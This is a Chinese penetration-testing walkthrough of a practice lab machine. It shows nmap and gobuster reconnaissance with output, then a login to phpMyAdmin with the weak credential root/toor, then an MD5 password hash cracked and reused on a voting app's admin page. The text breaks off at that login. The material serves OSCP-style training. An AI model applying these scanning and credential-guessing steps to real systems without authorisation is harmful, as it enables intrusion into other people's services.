关注泷羽Sec和泷羽Sec-静安公众号,这里会定期更新与 OSCP、渗透测试等相关的最新文章,帮助你理解网络安全领域的最新动态。后台回复“OSCP配套工具”获取本文的工具
代理链接VPN
1proxychains sudo openvpn universal.ovpn
官网打开靶场或链接地址下载虚拟镜像:
信息收集
1# Kali攻击机地址
2192.168.45.168
3# 靶机地址
4192.168.195.211
扫描端口和目录
 1# 设置MTU
 2sudo ip link set dev tun0 mtu 1250
 3ip link show tun0
 4# 扫描端口
 5ports=$(sudo nmap -p- --min-rate=5000 -Pn 192.168.195.211 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
 6echo $ports
 7# 扫描服务
 8sudo nmap -sT -sC -sV -O -Pn -p$ports 192.168.195.211
 9sudo nmap --script=vuln -p$ports -Pn 192.168.195.211
10# 扫描目录
11gobuster dir -e -u http://192.168.195.211 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,html,txt -b 403,500,404 -z
12whatweb http://192.168.195.211/
扫描结果如下:
 1┌──(kali㉿kali)-[~]
 2└─$ ports=$(sudo nmap -p- --min-rate=5000 -Pn 192.168.195.211 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
 3
 4┌──(kali㉿kali)-[~]
 5└─$ echo $ports
 622,80,15552,17682,34185,35675
 7
 8┌──(kali㉿kali)-[~]
 9└─$ sudo nmap -sT -sC -sV -O -Pn -p$ports 192.168.195.211
10Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 01:55 -0400
11Nmap scan report for 192.168.195.211
12Host is up (0.22s latency).
13
14PORT      STATE  SERVICE VERSION
1522/tcp    open   ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
16| ssh-hostkey:
17|   2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
18|   256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
19|_  256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
2080/tcp    open   http    Apache httpd 2.4.29 ((Ubuntu))
21|_http-title: Apache2 Ubuntu Default Page: It works
22|_http-server-header: Apache/2.4.29 (Ubuntu)
2315552/tcp closed unknown
2417682/tcp closed unknown
2534185/tcp closed unknown
2635675/tcp closed unknown
27Device type: general purpose
28Running: Linux 5.X
29OS CPE: cpe:/o:linux:linux_kernel:5
30OS details: Linux 5.0 - 5.14
31Network Distance: 4 hops
32Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
33
34OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
35Nmap done: 1 IP address (1 host up) scanned in 53.84 seconds
36
37┌──(kali㉿kali)-[~]
38└─$ sudo nmap --script=vuln -p$ports -Pn 192.168.195.211
39Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 01:56 -0400
40Nmap scan report for 192.168.195.211
41Host is up (0.23s latency).
42
43PORT      STATE  SERVICE
4422/tcp    open   ssh
4580/tcp    open   http
46|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
47|_http-csrf: Couldn't find any CSRF vulnerabilities.'
48|_http-dombased-xss: Couldn't find any DOM based XSS.
49|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
50| http-enum:
51|   /robots.txt: Robots file
52|   /phpinfo.php: Possible information file
53|_  /phpmyadmin/: phpMyAdmin
5415552/tcp closed unknown
5517682/tcp closed unknown
5634185/tcp closed unknown
5735675/tcp closed unknown
58
59Nmap done: 1 IP address (1 host up) scanned in 265.92 seconds
主页是个配置页面没什么
 查看robots.txt 发现隐藏目录

admin
wordpress
user
election
打开目录是一个投票页面
 提示登录admin后给候选人投票
根据Nmap扫描结果发现有php页面,看到还开放了文件包含

Nmap扫描发现phpmyadmin后台管理页面

phpMyAdmin 弱密码登录
爆破弱密码使用
复制一个字典过来
cp /usr/share/wordlists/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt ./wordlists/password.txt

弱密码登录即可
root toor
 发现存在疑似用户id和密码的表
 解码这个md5得到一个密码
bb113886b0513a9d882e3caa5cd73314
 此时我们得到的信息是
| id | no_induk | nama | level | password |
|---|---|---|---|---|
| 1 | 1234 | Love | 1 | bb113886b0513a9d882e3caa5cd73314 |
1234 Love Zxc123!@#
投票系统log泄露密码

把投票页面补全admin,http://192.168.195.211/election/admin 尝试登陆到后台发现要输入ID,就输入1234

 在输入密码 Zxc123!@#
